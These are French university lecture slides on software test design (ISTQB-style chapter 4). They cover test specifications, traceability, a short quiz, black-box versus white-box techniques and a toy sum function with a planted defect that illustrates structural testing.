

Cours Génie Logiciel – M1 Informatique

Partie II – Test logiciel

Chapitre 4 – Techniques de conception de tests


Structure du chapitre 4

- 4.1 Le processus de développement de test (K3)
- 4.2 Catégories de techniques de conception de tests (K2)
- 4.3 Techniques basées sur les spécifications ou techniques boîte noire (K3)
 - 4.3.1 Partitions d'équivalence (K3)
 - 4.3.2 Analyse des valeurs limites (K3)
 - 4.3.3 Tests par tables de décisions (K3)
 - 4.3.4 Test de transition d'états (K3)
 - 4.3.5 Tests de cas d'utilisation (K2)
- 4.4 Technique de conception basée sur la structure ou technique de conception boîte blanche (K3)
 - 4.4.1 Test des instructions et couverture (K3)
 - 4.4.2 Test des décisions et couverture (K3)
 - 4.4.3 Autres techniques basées sur les structures (K1)
- 4.5 Techniques basées sur l'expérience et autres techniques (K2)
- 4.6 Sélectionner les techniques de tests (K2)


4.1 Le processus de développement de test (K3)

- ◆ LO-4.1.1 Différencier la spécification de conception de test de la spécification des cas de test et des spécifications de procédures de test. (K2)
- ◆ LO-4.1.2 Comparer les termes : condition de test, cas de test et procédure de test. (K2)
- ◆ LO-4.1.3 Evaluer la qualité des cas de test en terme de traçabilité vers les exigences et les résultats attendus (K2)
- ◆ LO-4.1.4 Traduire les cas de test en des spécifications de procédures de tests correctement structurées avec le niveau de détail adéquat par rapport au niveau de connaissance des testeurs. (K3)

Analyse, Conception et Implémentation des tests



Rappel – Structure de la documentation IEEE 829



Source : JISTEM
J.Inf.Syst. Technol.
Manag. vol.9 no.2
São Paulo May/Aug.
2012
<http://dx.doi.org/10.4301/S1807-17752012000200004>
"Proposal for a measurement model for software tests with a focus on the management of outsourced service"
Angélica Toffano Seidel Calazans;
Ricardo Ajax Dias Kosloski; Luiz Carlos Miyadaira Ribeiro Junior

Figure 1 – Standard 829 for Software Tests Documentation

Termes importants (définition à retenir)



◆ Spécification de conception de tests

- Un document spécifiant les conditions de tests (éléments de couverture) pour un article de test, l'approche détaillée du test et l'identification des cas de test de haut niveau associés


◆ Spécification de cas de test

- Un document spécifiant un ensemble de cas de test (objectifs, entrées, actions de tests, résultats attendus et pré-conditions d'exécution) pour un article de test

◆ Spécification de procédure de test (ou procédure de test)

- Un document spécifiant une séquence d'actions pour l'exécution d'un test

Exemple de processus



Processus de test

◆ Analyse et Conception des tests

- Les bases de test sont analysées pour identifier les conditions de test (ce qui est à tester)
- Les approches de test sont identifiées pour sélectionner les techniques de conception (comment concevoir les tests) à partir des risques
- La traçabilité Condition Spécification/Exigences est définie
- Cas de test et données de test sont créés et spécifiés

◆ Implémentation des tests

- Les cas de test sont développés, implémentés, priorisés et organisés dans la spécification de procédure de test
- Les diverses procédures de tests et scripts de tests automatisés sont ensuite consolidées en un planning d'exécution de tests qui définit l'ordre dans lequel les diverses procédures de test, et potentiellement les scripts de tests automatisés, sont exécutés

Traçabilité bidirectionnelle

- ◆ Mise en œuvre de la traçabilité des conditions de tests
 - Etablir la traçabilité des conditions de tests vers les spécifications et exigences permet à la fois l'analyse d'impact, quand les exigences changent, et une couverture des exigences à définir pour un ensemble de tests.
- ◆ Chaque cas de test est relié à une ou plusieurs exigences (ou éléments de spécification – cas d'utilisation, processus métier, ...)

Exemple de traçabilité dans un outil de gestion des tests

hp Quality Center

< Back Forward > Tools Help

Dashboard Analysis View Dashboard View Management Requirements Testing Test Resources Test Plan Test Lab Defects

Requirements Edit View Favorites Analysis

No Filter Defined

Name	Requirement Type	Req Status	Direct Cover
01 - PLAN AND PILOT	Macro Process		---
02 - EXECUTE AND ENSURE QUALITY	Macro Process		---
0201 - Manage incoming goods and warehousing (Factory)	Process		---
0202 - Ensure material quality	Process		---
020201 - Create and maintain quality master data for control testing	Activity		---
020202 - Sample and control Raw Material (MP)	Activity		---
02020201 - Display and settings for MP inspection lots created automatically	Task	2. to be reviewed	---
02020202 - Create Inspection Lot Manually for MP	Task	4. published	---
02020203 - Create recurring inspection lot for MP	Task	4. published	---
02020204 - Edit sampling instructions for MP	Task	4. published	---
02020205 - Edit samples label for MP	Task	4. published	---
02020208 - Manage waiting list for inspection lots in the MP laboratory	Task	4. published	---
02020209 - Record Inspection Results for MP	Task	2. to be reviewed	---
02020209-A-Record results for qualitative characteristics	Business Scenario		✓ Passed
02020209-B-Record results for quantitative characteristics	Business Scenario		✓ Passed
02020209-C-Record results for a utilization coefficient	Business Scenario		✓ Passed
02020209-D-Record results for microbiology for MP which are not powder	Business Scenario		✓ Passed
02020209-E-Record results for microbiology for MP which are powder	Business Scenario		✓ Passed
02020209-F-Record results for microbiology for 511S	Business Scenario		✓ Passed
02020209-G-Print an inspection report	Business Scenario		✓ Passed
02020209-H-Record results of conformity for MP received in Subcontract...	Business Scenario	0. new	✓ Passed
02020210 - Make Usage Decision for an MP inspection lot	Task	4. published	---

Processus de développement des tests




- ◆ Processus informels
 - Peu ou pas de documentation
- ◆ Processus formels
 - Définis, appliqués et mesurables
- ◆ Différents facteurs déterminent le niveau de formalisme du processus de développement de tests
 - Contexte des tests (Application prototype / système embarqué critique)
 - Maturité organisationnelle (par exemple, processus de développement et de test)

Résultats attendus

- ◆ Chaque cas de test doit prévoir le résultat attendu des actions effectuées sur le système (Oracle de test)
 - Notion d'observation
 - Pas toujours simple, en particulier lorsque l'on n'a pas accès à la structure interne du logiciel (exemple Carte à puces)
- ◆ Les résultats attendus doivent être définis à partir des spécifications et/ou de la connaissance métier

Cas passant / Cas non-passant

- ◆ On appelle « cas passant » ou « cas nominal » un cas de test qui vérifie un fonctionnement conduisant à une action réalisée sans message d'erreur.
- ◆ On appelle « cas non-passant » ou « cas d'erreur » un cas de test qui vérifie une condition d'erreur, en général avec un message d'erreur comme résultat attendu.



Termes importants (définition à retenir)



◆ Objet de test

- Le composant ou système qui doit être testé

◆ Article de test

- L'élément individuel devant être testé
- Il y a généralement un objet de test et plusieurs articles de test

◆ Documentation de la base des tests

- Documentations ou informations sur lesquelles se base la démarche d'analyse et de conception des tests.
- Exemples : Spécifications, code source, processus métier, contexte d'utilisation, observations, expérience, etc.

◆ Condition de test

- Un article ou événement d'un composant ou système qui pourrait être vérifié par un ou plusieurs cas de tests.
- Par exemple : une fonction, une transaction, un attribut qualité ou un élément de structure.

Termes importants (définition à retenir)



- ◆ Calendrier d'exécution des tests
 - Le schéma d'exécution des procédures de test
- ◆ Script de tests
 - Communément utilisé pour se référer à une spécification de procédure de test
- ◆ Traçabilité
 - Capacité à identifier les éléments liés d'une documentation et d'un logiciel, tels que les exigences et les tests associés
 - Verticale : traçabilité des exigences au travers des couches de documentation de développement vers les composants
 - Horizontale : traçabilité des exigences au travers des couches de la documentation de tests
 - Bénéfices clés : analyse d'impact et couverture du périmètre

4.1 Le processus de développement de test (K3)

- ◆ LO-4.1.1 Différencier la spécification de conception de test de la spécification des cas de test et des spécifications de procédures de test. (K2)
- ◆ LO-4.1.2 Comparer les termes : condition de test, cas de test et procédure de test. (K2)
- ◆ LO-4.1.3 Evaluer la qualité des cas de test en terme de traçabilité vers les exigences et les résultats attendus (K2)
- ◆ LO-4.1.4 Traduire les cas de test en des spécifications de procédures de tests correctement structurées avec le niveau de détail adéquat par rapport au niveau de connaissance des testeurs. (K3)

Quiz – section 4.1

Q1 – Placer les cas de test implémentant les conditions de test suivantes dans le meilleur ordre d'exécution pour un test vérifiant des modifications de clients dans une base.

1. Imprimer l'enregistrement modifié du client
2. Dans l'adresse du client, modifier le numéro et le nom de la rue
3. Faire une capture d'écran du message d'erreur et l'imprimer
4. Dans l'adresse du client, modifier le code postal
5. Vérifier qu'un client existant est bien dans la base en ouvrant l'enregistrement correspondant.
6. Fermer l'enregistrement consulté ainsi que la base de donnée.
7. Ajouter un nouveau client sans donner de détail

a) 5, 4, 2, 1, 3, 7, 6

b) 4, 2, 5, 1, 6, 7, 3

c) 5, 4, 2, 1, 7, 3, 6

d) 5, 1, 2, 3, 4, 7, 6

Réponses au quiz

- ◆ **Section 4.1**
 - $Q1 \rightarrow c$

4.2 Catégories de techniques de conception de tests (K2)

- ◆ L'objectif de la technique de conception des tests est d'identifier les conditions de tests, les cas de test et les données de tests.
- ◆ Plusieurs catégories de techniques peuvent être utilisées :
 - Boite noire : à partir des éléments de définition du logiciel, et sans connaissance du code
 - Boite blanche : à partir du code, permet aussi de mesurer la couverture (par exemple des instructions ou des branchements).
 - A partir de l'expérience : par exemple en s'appuyant sur des modèles de faute.


Termes importants (définition à retenir)



- ◆ Technique de conception de tests
 - Méthode utilisée pour dériver ou sélectionner des cas de tests
- ◆ Technique de conception de tests boîte noire
 - Procédure documentée pour élaborer et sélectionner des cas de tests basée sur une analyse des spécifications fonctionnelles ou non-fonctionnelles d'un composant ou système sans faire référence à sa structure interne
- ◆ Technique de conception de tests boîte blanche
 - Procédure documentée utilisée pour dériver et sélectionner des cas de tests basée sur une analyse de la structure interne d'un composant ou système
- ◆ Technique de conception de test basée sur l'expérience
 - Procédure pour obtenir et/ou sélectionner des cas de test basée sur l'expérience du testeur, sa connaissance et son intuition

Test fonctionnel / Boîte noire

- ◆ Test de conformité par rapport aux exigences



Test structurel / Boite blanche

- ◆ Les données de test sont produites à partir d'une analyse du code source

Critères de test :

- tous les chemins,
- toutes les branches,
- toutes les instructions




Fig 1 : Flot de contrôle d'un petit programme

Complémentarité test fonctionnel - structurel (1)

- ◆ Les techniques fonctionnelles et structurelles sont utilisées de façon complémentaire

Exemple : Soit le programme suivant censé calculer la somme de deux entiers

```
function sum (x,y : integer) : integer;  
begin  
  if (x = 600) and (y = 500) then sum := x-y  
  else sum := x+y;  
end
```

Une approche fonctionnelle détectera difficilement le défaut
alors qu'une approche par analyse de code pourra
produire la donnée de test : $x = 600, y = 500$

Complémentarité test fonctionnel - structurel (2)

- ◆ En examinant ce qui à été réalisé, on ne prend pas forcément en compte ce qui aurait du être fait :

⇒ Les approches structurelles détectent plus facilement les erreurs commises

⇒ Les approches fonctionnelles détectent plus facilement les erreurs d'omission et de spécification

